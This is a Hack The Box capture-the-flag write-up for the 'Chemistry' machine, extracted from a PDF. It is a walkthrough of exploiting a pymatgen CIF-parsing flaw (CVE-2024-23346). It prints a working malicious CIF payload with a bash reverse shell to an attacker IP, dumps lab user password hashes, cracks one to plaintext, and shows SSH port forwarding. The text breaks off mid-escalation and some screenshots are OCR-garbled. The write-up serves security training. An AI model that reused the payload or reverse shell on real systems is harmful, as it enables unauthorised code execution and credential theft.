


CHEMISTRY



To access the machine click on the link given below:

<https://www.hackthebox.com/machines/chemistry>

RECONNAISSANCE


I performed an **nmap** aggressive scan on the target to find open ports and the services running on them.

```
root@kali: ~/htb/chemistry
# nmap -A -p- 10.10.11.38 --min-rate 10000 -oN chemistry.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 11:18 EDT
Nmap scan report for 10.10.11.38
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp  open  http   Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
|_http-title: Chemistry - Home
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
```

FOOTHOLD

The **nmap** scan revealed only 2 ports, hence I accessed the port running **http** service using **firefox**.



I registered using `test : test`

Register

Username
test

Password

Register

Already have an account? [Login here](#)

The application allowed us to upload a **CIF** file.

Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file selected.

Your Structures

Filename	Actions
	Logout

Since the **nmap** scan revealed the backend to be running on **python**, I tried uploading a **python** script but failed.

The screenshot shows a Firefox browser window with a dark theme. The address bar indicates the URL is 10.10.11.38:5000/dashboard. The page title is "Dashboard". A message at the top says "Please provide a valid CIF file. An example is available [here](#)". Below this is a file input field with the placeholder "Browse... test.py" and a blue "Upload" button. Underneath is a section titled "Your Structures" with a table header row containing "Filename" and "Actions". A single entry "Logout" is listed under "Actions".

The screenshot shows a Firefox browser window with a dark theme. The address bar indicates the URL is 10.10.11.38:5000/upload. The page title is "405 Method Not Allowed". The main content area contains the text "The method is not allowed for the requested URL."

Method Not Allowed

The method is not allowed for the requested URL.

I then uploaded a **CIF** file to analyze the behavior. The application also contained a dummy CIF file for us to download, so I downloaded it.

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file chosen

Your Structures

Filename	Actions
test.cif	<input type="button" value="View"/> <input type="button" value="Delete"/>

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file chosen

Your Structures

Filename	Actions
Logout	

A file upload progress bar is visible on the right side of the screen, showing three files: 'example.cif' (376 B), 'example (1).cif' (376 B), and 'example.cif' (376 B + 4 minutes ago).

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
42	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/downlo...		✓	400	922	JSON				✓	142.250.192.142		11:29:58 13.3...	8080	171
41	http://10.10.11.38:5000	GET	/static/example.cif		✓	304	278	cif				✓	10.10.11.38		11:29:54 13.3...	8080	325
40	https://ch.ccl.google.com	POST	/safebrowsing/clientreport/downlo...		✓	400	922	JSON				✓	142.251.42.110		11:29:18 13.3...	8080	115

Request

Pretty Raw Hex

```

1 GET /static/example.cif HTTP/1.1
2 Host: 10.10.11.38:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Referer: http://10.10.11.38:5000/dashboard
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: session=.eJwIzjs0wAMAN7eGzGv_Sy1R07A|WLEsIU10J-S3vA8dceT5hf68rH3CBAnboHEuJKZxmEfNplYh05V0ZQ_EjUHeYgoYr2Yx2EtjByisanTbYm3PnUlxjrsouakIhIxZx2Klwh6LRNb421YhrckevM9d9sCN8BfvZcuQZ29L4jy_v86A2qYbUjksBw77kv9yZwtc0gk
10 If-None-Match: "1728504833.9929953-376-2511866491"
11 If-Modified-Since: wed, 09 Oct 2024 20:13:53 GMT
12 Connection: keep-alive
13
14

```

Event log (1) All issues

Memory: 153.1MB

Since I found nothing of interest, I googled vulnerabilities that could be exploited and found interesting articles.

Crystallographic Information File rce

https://www.google.com/search?q=Crystallographic+Information+File+rce&client=firefox-b-e&sca_esv=3acbd86815e36ab3&channel=enterpr&ei=d_rSZ6ybNYWxseMPmOfGUQ&ved=0ahU...

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Google Crystallographic Information File rce

All Images Videos Short videos Shopping Forums News More Tools

GitHub https://github.com/pymatgen/security/advisories Arbitrary code execution when parsing a maliciously ... 21 Feb 2024 — A critical security vulnerability exists in the `pymatgen` library's `Transformation.from_transformation_str()` method within the `pymatgen` library.

Vicanus https://www.vicanus.io/vsociety/posts/critical-security-flaw-in-pymatgen-library-cve-2024-23346 Critical Security Flaw in Pymatgen Library (CVE-2024-23346) 21 May 2024 — The `vuln.cif` is a CIF (Crystallographic Information File) file that contains data related to crystallography. It is typically used in materials ...

Data Science Journal https://datascience.codata.org/articles/dsj.5.174 The Crystallographic Information File (CIF) by ID Brown - 2006 - Cited by 11 — The Crystallographic Information File (CIF), owned by the International Union of Crystallography, is a file structure based on tag-value ASCII pairs.

Wikipedia https://en.wikipedia.org/wiki/Crystallographic_Information_File Crystallographic Information File (CIF) is a standard text file format for representing crystallographic information, promulgated by the International Union ...

Hence I downloaded the example **cif** file.

The screenshot shows a web application dashboard. At the top, there's a message: "Please provide a valid CIF file. An example is available [here](#)". Below it is a file upload section with a "Browse..." button and an "Upload" button. Underneath is a table titled "Your Structures" with columns for "Filename" and "Actions". A "Logout" button is at the bottom of this section. In the top right corner of the browser window, there's a download notification for "example.cif" which was completed at 376 bytes.

I visited **revshells** and generated a simple **bash** payload.

The screenshot shows the "Reverse Shell Generator" tool on the revshells website. It has two main sections: "IP & Port" and "Listener". In the "IP & Port" section, the IP is set to "10.10.14.152" and the port is "80". The "Listener" section shows a command: "sudo nc -lvpn 80". Below these, there's a "Type" dropdown set to "nc". On the left, there's a sidebar with tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell", with "Reverse" selected. A list of OS options is shown, with "All" selected. In the bottom right, there's a terminal-like interface with a command: "sh -i >& /dev/tcp/10.10.14.152/80 0>&1".

I modified the **CIF** file and added the payload in it.

The screenshot shows a terminal window with a CIF file named "*vuln.cif" open. The file contains several lines of CIF code, including some Python-like syntax. Two arrows point to specific lines: one points to line 18, which contains a command to execute a shell via a socket connection, and another points to line 21, which contains a space_group.magn.name.BNS payload. The file ends with a closing brace on line 22.

```
1 data_Example
2 _cell_length_a 10.00000
3 _cell_length_b 10.00000
4 _cell_length_c 10.00000
5 _cell_angle_alpha 90.00000
6 _cell_angle_beta 90.00000
7 _cell_angle_gamma 90.00000
8 _symmetry_space_group_name_H-M 'P 1'
9 loop
10 atom_site_label
11 _atom_site_fract_x
12 _atom_site_fract_y
13 _atom_site_fract_z
14 _atom_site_occupancy
15 H 0.00000 0.00000 0.00000 1
16 O 0.50000 0.50000 0.50000 1
17 _space_group.magn.transform.BNS_pp_abc 'a,b,[d for d in ()).__class__.__mro__[1].__getattribute__(*[(),__class__.__mro__[1]+["_sub"+ "classes_"]]) () if d.__name__ == "BuiltinImporter"]@.load_module ("os").system ('/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.152/80 0>&1\')';0,0,0'
18 _space_group.magn.number.BNS 62.448
19 _space_group.magn.name.BNS "P n' m a"
20 _space_group.magn.name.BNS "P n' m a"
21 _space_group.magn.name.BNS "P n' m a"
22 ]
```

Finally I uploaded the malicious CIF file.

The screenshot shows a web application dashboard. At the top, there's a message: "Please provide a valid CIF file. An example is available [here](#)". Below it is a "Browse..." button with the message "No file selected." and an "Upload" button. A table titled "Your Structures" lists a single file: "vuln.cif". Underneath the table are "View" and "Delete" buttons. At the bottom left is a "Logout" button.

I started a reverse shell listener using **netcat** and when I executed the CIF file, I got a reverse shell.

The terminal window shows a root shell on the 'chemistry' service. The user runs "rlwrap nc -lvp 80". A connection is established from IP 10.10.11.38. The user then spawns a shell with "sh" and checks if they have access to a terminal with "which python". The terminal shows the user has a reverse shell.

I spawned a **tty** shell and exported my terminal for better shell functionality.

The terminal window shows a root shell on the 'chemistry' service. The user runs "rlwrap nc -lvp 80". A connection is established from IP 10.10.11.38. The user spawns a shell with "sh" and checks if they have access to a terminal with "which python". The user then runs "which python3" and "python3 -c "import pty;pty.spawn('/bin/bash')"" to spawn a pty shell. The terminal shows the user has a reverse shell.

I discovered the existence of an sqlite file along with a password.

```

root@kali: ~/htb/chemistry
File Actions Edit View Help
root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x
app@chemistry:~$ ls ls
ls
app.py instance static templates uploads
app@chemistry:~$ cat app.py
cat app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

Your Structures
app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP' ←
app.config['SQLALCHEMY_DATABASE_URL'] = 'sqlite:///database.db' ←
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(150), nullable=False, unique=True)

db.create_all()

```

```

root@kali: ~/htb/chemistry
File Actions Edit View Help
root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x
6j6*2Uvuln.cifcd1278a7-6035-4042-b2b2-695ed49dc39e/Ua.cif0497149f-b569-462d-b9f8-06bf4687e9d3/Ua.cifbc04e2b6-f342-4d98-82db-cc6ac60701742Utest.c
if10657bed-7bf2-438b-9e9a-352b3137c203
♦4♦4](Ubc04e2b6-f342-4d98-82db-cc6ac6070174(Ucd1278a7-6035-4042-b2b2-695ed49dc39e(U0497149f-b569-462d-b9f8-06bf4687e9d3((U10657bed-7bf2-438b-9e9
a-352b3137c203
♦♦♦V*♦♦♦ZM
♦
♦
♦
j
Maxel9347f9724ca083b17e39555c36fd9007*887362b(Mtest098f6bcd4621d373cade4e832627b4f6)Mcaccac21a7f50739testingae2b1fcfa515949e5d54fb22b8ed95575+c590
eusebio6cad48078d0241cca9a7b3228cd073b3)abian4e5Mtaniaa4aa55e816205d0c389591c9f82f43bbMvictoriac3601ad22864293868ec2a4bc606ba3)Mpeter6845c17d298
d95a42127bdad2ce9b*Mcarios9ad48828b0055513f7cf0f7f6510c8f8*Mjobert3dec299e06f7ed187bac06bd3b670ab2*Mrrobert02fcf7fcfc10adc37959fb21f06c6b467(Mro
sa63ed86ee9f624c7b14f1d4f43dc251a5'Mapp197865e46b878d9e74a0346b6d59886a)Madmin2861deba8d99436a10edf75a252abf
J ♦♦x3♦♦♦♦l♦Z♦♦♦♦ *= Testtest caccac STRUCTURES
vrokerev# 'or1=1 -- -r
estesting risteaxel
fabian
elacia
usebio
tania
victoriapeter
carlos
jobert
robertrosa adminapp@chemistry:~/instance$ |

```

Then I tried looking for the flag. I found it in the home directory of another user called **rosa**. However, since I did not have enough permissions, I could not access it.


```

root@kali: ~/htb/chemistry
File Actions Edit View Help
root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x root@kali: ~/htb/chemistry x
app@chemistry:~$ ls ls
ls
app.py instance static templates uploads
app@chemistry:~$ pwd
pwd
/home/app
app@chemistry:~$ ls ../
ls ../
app rosa
app@chemistry:~$ ls ../rosa/
ls ../rosa/
user.txt
app@chemistry:~$ cat ../rosa/user.txt
cat ../rosa/user.txt
cat: ../rosa/user.txt: Permission denied
app@chemistry:~$ |


```

PRIVILEGE ESCALATION

I then viewed the sqlite database file and found the md5 hashes of different users including rosa.



```
root@kali:~/htb/chemistry$ sqlcipher3 instance/database.db
sqlite3 instance/database.db
SQLite version 3.31.1 2020-01-27 19:55:44
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE structure (
    id INTEGER NOT NULL,
    user_id INTEGER NOT NULL,
    filename VARCHAR(150) NOT NULL,
    identifier VARCHAR(100) NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id),
    UNIQUE (identifier)
);
INSERT INTO structure VALUES(1,19,'a.cif','f11ae857-2f07-4202-9cf4-7ecb83e9e8f9');
INSERT INTO structure VALUES(2,20,'vuln.cif','ba115adb-9cfb-496a-ba4d-b729db84dda8');
INSERT INTO structure VALUES(3,19,'a.cif','d3efb39d-8cd1-aa43-babb-ad1ce7e3aa8b');
CREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(150) NOT NULL,
    password VARCHAR(150) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
);
sqlite> .output c:/sqlite/chinook.sql
sqlite> .dump
```



```
root@kali:~/htb/chemistry$ sqlcipher3 instance/database.db
sqlite3 instance/database.db
SQLite version 3.31.1 2020-01-27 19:55:44
Enter ".help" for usage hints.
sqlite> .dump
password VARCHAR(150) NOT NULL,
PRIMARY KEY (id),
UNIQUE (username)
);
INSERT INTO user VALUES(1,'admin','2861deba8d99436a10ed6f75a252abf');
INSERT INTO user VALUES(2,'app','197865e46b878d9e74a0346bd59886a');
INSERT INTO user VALUES(3,'rosa','63ed86ee9f624c7b14f1d4f43dc251a5'); ←
INSERT INTO user VALUES(4,'robert','02fcf7fcfc10adc37959fb21f06c6b467');
INSERT INTO user VALUES(5,'joberst','3dec299e06f7ed18bac06bd3b670ab2');
INSERT INTO user VALUES(6,'carlos','9ad48828b095513f7cf0f7f6510c8f8');
INSERT INTO user VALUES(7,'peter','6845c17d298d95aa942127bdad2ceb9b');
INSERT INTO user VALUES(8,'victoria','c3601ad2286a4293868ec2a4bc606ba3');
INSERT INTO user VALUES(9,'tania','a4aa55e816205dc0389591c9f82f43bb');
INSERT INTO user VALUES(10,'eusebio','6cad48078d0241cca9a7b322ecd073b3');
INSERT INTO user VALUES(11,'gelacia','4af70c80b68267012ecdac9a7e916d18');
INSERT INTO user VALUES(12,'fabian','4e5d71f53fd2eabdabb233113b5dc0');
INSERT INTO user VALUES(13,'axel','9347f9724ca083b17e39555c36fd9007');
INSERT INTO user VALUES(14,'kristel','6896ba7b11a62cacffbdaded457c6d92');
INSERT INTO user VALUES(15,'testing','ae2b1bfca515949e5d54fb22b8ed95575');
INSERT INTO user VALUES(16,'r','4b43b0aae35624cd95b910189b3dc231');
INSERT INTO user VALUES(17,"'or1=1 -- ','ca91949a2fcfaa4cda4103166a9b1fe31');
INSERT INTO user VALUES(18,'vrokerev','202cb962ac59075b964b07152d234b70');
INSERT INTO user VALUES(19,'caccac','c21a7f50739500292ab24dd37150fa8a');
INSERT INTO user VALUES(20,'test','098f6bcd4621d373cade4e832627b4f6');
INSERT INTO user VALUES(21,'Test1','c454552d52d55d3ef56408742887362b');
COMMIT;
sqlite> .output c:/sqlite/chinook.sql
sqlite> .dump
```

I visited **crackstation** and cracked the password hash.

The screenshot shows the CrackStation website's password cracking interface. A user has entered the hash `63ed86ee9f624c7b14f1d4f43dc251a5` into the input field. Below the input field, there is a CAPTCHA challenge: "I'm not a robot". A green bar at the bottom displays the cracked result: `UNICORNLOSTFOR9000`. The interface also includes a "Crack Hashes" button and a "Download CrackStation's Wordlist" link.

Finally, I used the credentials to log in as **rosa** and captured the user flag from the home directory.

The terminal session shows the user logging in as `rosa` on a Ubuntu 20.04.6 LTS system. After logging in, the user runs the command `cat user.txt` to capture the user flag, which is `a2C...`

After capturing the user flag, I downloaded and ran **linux smart enumeration** script to look for ways to escalate privilege, however the script found nothing interesting.

```

root@kali:~/htb/chemistry x root@kali:~/htb/chemistry x rosa@chemistry:~ x root@kali:~/htb/chemistry x
rose@chemistry:~$ wget http://10.10.14.162/lse.sh
--2025-03-13 16:23:40-- http://10.10.14.162/lse.sh
Connecting to 10.10.14.162:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====] 47.73K 56.3KB/s   in 0.8s

2025-03-13 16:23:42 (56.3 KB/s) - 'lse.sh' saved [48875/48875]

rose@chemistry:~$ |

```

I then looked at listening ports and found port **8080** bounded to localhost on listen mode.

```

rose@chemistry:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:5000           0.0.0.0:*              LISTEN     256984/-bash
tcp      0      0 127.0.0.1:8080          0.0.0.0:*              LISTEN     -
tcp      0      0 127.0.0.53:53          0.0.0.0:*              LISTEN     -
tcp      0      0 0.0.0.0:22            0.0.0.0:*              LISTEN     -
tcp      0      0 10.10.11.38:5000       10.10.14.192:38696    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:56368    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:38108    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:45346    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:36776    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:44984    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:37416    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:44160    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:51148    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:52024    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:36214    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:44792    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:36874    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:36362    TIME_WAIT  -
tcp      0      0 10.10.11.38:5000       10.10.14.192:37410    TIME_WAIT  -

```

To access the internally bounded port, I performed port forwarding, binding port 1234 to the localhost port 8080 of the target.

```

rose@chemistry:~ x root@kali:~/htb/chemistry x root@kali:~/htb/chemistry x root@kali:~/htb/chemistry x
[root@kali ~]# ssh -L 1234:127.0.0.1:8080 rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 13 Mar 2025 04:31:12 PM UTC

System load: 0.0          Processes:          271
Usage of /: 80.1% of 5.08GB  Users logged in: 0
Memory usage: 38%          IPv4 address for eth0: 10.10.11.38
Swap usage: 0%             Swap space: 0.00GB

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

```

```
File Actions Edit View Help
rosa@chemistry:~ x root@kali:~/htb/chemistry x root@kali:~/htb/chemistry x root@kali:~/htb/chemistry x
System information as of Thu 13 Mar 2025 04:31:12 PM UTC
System load: 0.0 Processes: 271
Usage of /: 80.1% of 5.08GB Users logged in: 0
Memory usage: 38% IPv4 address for eth0: 10.10.11.38
Swap usage: 0% Hash Cracker
Enter up to 300 more-hashed hashes, one per line.

Expanded Security Maintenance for Applications is not enabled.

